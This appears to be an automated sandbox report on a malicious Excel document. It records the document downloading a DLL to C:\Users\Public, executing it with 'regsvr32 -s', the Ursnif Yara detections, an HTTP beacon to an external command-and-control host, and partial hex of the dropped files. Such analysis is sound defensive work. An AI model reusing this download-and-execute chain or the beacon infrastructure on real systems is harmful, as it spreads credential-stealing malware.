
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49782	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe


Timestamp	kBytes transferred	Direction	Data
May 3, 2021 19:50:34.266048908 CEST	7021	OUT	GET /F8d0aGGV7/IFlLstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/4wB0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrqbLddxV/OJDcwH612j/SgvuMvjnhyj_2BJZu/QEAjCzH7iakZ/oq21_2FJOeJ/SwjqqZOEiD8hxw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLWO2XClrGa5/PGMRBxlzM/0Ejxm5VgBpRdVV0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2FVx4B63/WkF_2BbbsvI0l/DMReAFgM/oHuJg HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app3.maintorna.com Connection: Keep-Alive
May 3, 2021 19:50:35.009057999 CEST	7021	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 17:50:34 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

Statistics

Behavior





System Behavior

Analysis Process: EXCEL.EXE PID: 6844 Parent PID: 800

General

Start time:	19:48:09
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x220000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\Public\block.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7AF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\780CAD4A.tmp	success or wait	1	39495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$6613n246zm543w.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3851E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$6613n246zm543w.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	385241	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	unknown	598	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................ ....Ri ch............PE..L....Hn`.... ....!.......	success or wait	1	7AF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	unknown	8192	00 00 08 1d 00 00 00 30 15 00 00 1e 00 00 00 a8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......0...................... @..B..........................	success or wait	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	unknown	4164	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6c 56 ff 00 71 5b ff 00 75 5f ff 00 f1 c5 ff 00 f5 c9 ff 04 82 6e ff 0a 85 71 ff 0f 88 74 ff 13 8a 77 ff 16 8b 78 ff 19 8c 7a ff 1d 8f 7c ff 1f 91 7e ff 23 94 82 ff 25 95 83 ff 27 98 86 ff 29 9b 89 ff 2b a0 8d ff 2e a7 93 ff 32 af 9b ff 35 ba a5 ff 2f a0 8d ff 29 82 72 ff 35 9e 8d ff 50 df c9 ff 50 df c9 ff 50 df c9 ff 9a d8 ce ff e9 e9 e9 ff ff ff ff ff ff ff ff fe fe fe ff fb fb fb ff f8 f8 f8 ff f6 f6 f6 ff f4 f4 f4 ff f2 f2 f2 ff f0 f0 f0 ff ef ef ef ff ed ed ed ff ec ec ec ff eb eb eb ff eb eb eb ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea ea ff ea ea	.................lV..q[..u_.. ....n...q...t...w...x...z ...|...~.#...%...'...)...+.... ...2...5.../...).r.5...P...P.. .P...........................	success or wait	1	7AF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\block.dll	unknown	12954	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................ ....Ri ch............PE..L....Hn`.... ....!.......	success or wait	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	unknown	8192	fc 20 00 73 de 76 81 cd b6 00 00 3e 97 f5 00 00 00 00 00 00 92 ca 00 00 00 00 00 a0 b6 62 ff d2 8d 5e 17 63 77 dd 25 00 00 00 2b c4 54 f6 33 ba fd 00 00 00 00 00 00 00 a4 3a f4 88 6f f9 75 27 00 00 ff ff 79 ee ae 06 42 00 00 00 00 ff ff 00 00 09 55 b6 e2 fb b8 ac a8 aa 00 00 68 23 bb 0a 85 91 d0 76 81 2c 28 20 20 78 fe 88 8c 00 00 00 00 00 00 cd 2d 13 e7 f3 00 00 00 00 20 b7 cb ef 15 b4 e4 20 00 00 32 60 62 20 20 20 20 20 20 00 3a 46 00 00 00 00 b5 dd 3d f9 1a a8 3d fe 3b dd b0 ab 00 00 00 00 00 20 20 00 b0 3f 81 2a 11 70 bc 00 00 5b 49 b7 b4 9b ad f9 17 00 00 8d 2f b1 af d4 00 00 00 ff ff 20 15 58 7b 8e 6e ee 8d 03 9f 20 00 00 ff ff db 02 18 44 70 3c b4 68 84 d4 31 00 00 00 20 ad 70 23 00 00 00 00 00 00 00 11 b0 75 7e b3 00 00 00 00 d6 cb 8f e2 69 ec 00	. .s.v.....>................b ...^.cw.%...+.T.3..........:.. o.u'....y...B.........U....... ..h#.....v.,(x..........-....... ....2`b .:F.... ..=...=.;........ ..?.*.p...[I........./........ .X{.n.... ....Dp<.h..1... .p#........ .u~.........i..	success or wait	38	7AF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\block.dll	unknown	26760	43 64 7b 00 00 61 81 ff ff 00 00 00 00 26 73 24 21 b3 38 72 5d 18 36 52 f5 ff ff 00 00 00 29 74 8f 79 6f 5d a1 00 00 00 cf 51 bf 39 42 7d 39 bf ff ff 00 00 00 00 ff 21 ae fe 78 f0 ff 20 20 00 88 a8 d7 6e 94 f8 6d 88 f0 00 20 20 00 00 00 00 00 ab c4 1b 60 33 f9 2a b2 15 8c f9 00 00 ee 7c d7 34 00 00 5a 44 be 9f 72 00 20 20 00 00 00 fd 4d b8 6a d2 f8 00 ff ff 00 00 20 09 e1 00 00 00 08 13 00 00 00 00 00 ff ff 9f 0e ac 3d ae 0d 7c 40 3f 72 82 29 00 00 00 00 8c 10 f9 8c f8 a9 b5 00 00 00 00 ff ff 00 00 5c b8 58 6c d4 2e 36 74 00 00 21 7c a6 fb a5 00 00 0a c4 c5 d3 ff 8c 72 ea 5a 00 00 00 00 00 00 ba 7c ef 76 63 91 db 77 40 75 e1 00 00 20 20 ff bd 8f fd 40 ff 00 00 59 ea f9 98 d5 00 00 00 00 00 00 00 38 4e 39 e1 45 32 00 ff ff 00 4e 7c 68 00 00 00 00 00 00	Cd{..a.....&s$!.8r].6R.....)t.yo].....Q.9B}9.....!..x.. ....n..m... .....`3.*.. .....|.4..ZD..r. ....M.j..... .....=..|@?r.). .....\.Xl..6t..!| .....r.Z.....|.vc..w@u... ....@...Y.....8N9.E 2....N|h.....	success or wait	3	7AF643	URLDownloadToFileA
C:\Users\Public\block.dll	unknown	112558	8b 00 63 00 00 00 f3 ff 00 00 00 ea 00 ee ea ff 00 00 00 da ff bd ea 00 00 00 7f 41 be ee 08 00 00 eb 00 ff ff 98 ff ee 00 b6 00 44 6e f5 ea eb 53 93 ff ff b7 00 f8 ec 91 00 ea 04 fe 3b a0 00 aa 41 ea 00 87 ff ff c2 eb ff fa ea eb bc 00 be ff 4c ec ff 66 00 00 f6 ff ff fc 8e 00 00 f1 2e 00 47 8a 00 bc ff 40 96 c0 bf 00 36 bd ea ff ff ac 00 62 eb 00 7b ae 00 00 7f ff 00 ff ff 00 00 fe c8 b4 ff a6 00 00 00 5a eb ff 00 ff f3 a6 de 00 ea ff be 00 d6 9e 61 ff 00 00 00 fb 00 09 ad 8e 7b 00 00 00 ff ec 00 ea ad 29 00 ff 00 00 ff 00 00 ff 00 00 00 00 00 fe d6 00 eb ff ff aa f7 00 ff ec 94 af 36 00 f8 00 ff 27 ff 00 eb ff 72 d5 00 5d 00 00 a9 00 67 00 a3 fe 00 b9 ff ff ff ff 00 00 00 be ff 00 00 00 49 ff d9 fd 00 00 ff 4e 9a 62 ec 00 ff fc ec ff be 00 de ff 94 00	..c.....A.. .....Dn...S..... .;...A.....L..f..... .....G....@....6.....b..{.. .....Z..... .a.....{.....)..... .....6....'....r..]....g.....I..... N.b.....	success or wait	1	7AF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	29211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	29213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	29213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 7148 Parent PID: 6844

General

Start time:	19:48:16
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\Users\Public\block.dll
Imagebase:	0x390000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838086006.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838133598.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838242491.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838283441.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838186200.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838303300.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838219615.0000000005098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.714853915.00000000041D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838266816.0000000005098000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1260 Parent PID: 800

General

Start time:	19:49:23
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7cee40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5696 Parent PID: 1260

General

Start time:	19:49:24
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2
Imagebase:	0xce0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5828 Parent PID: 800

General

Start time:	19:50:07
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7cee40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6384 Parent PID: 5828

General

Start time:	19:50:08
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5828 CREDAT:17410 /prefetch:2
Imagebase:	0xce0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4996 Parent PID: 800

General

Start time:	19:50:31
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7cee40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5368 Parent PID: 4996

General

Start time:	19:50:32
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4996 CREDAT:17410 /prefetch:2
Imagebase:	0xce0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis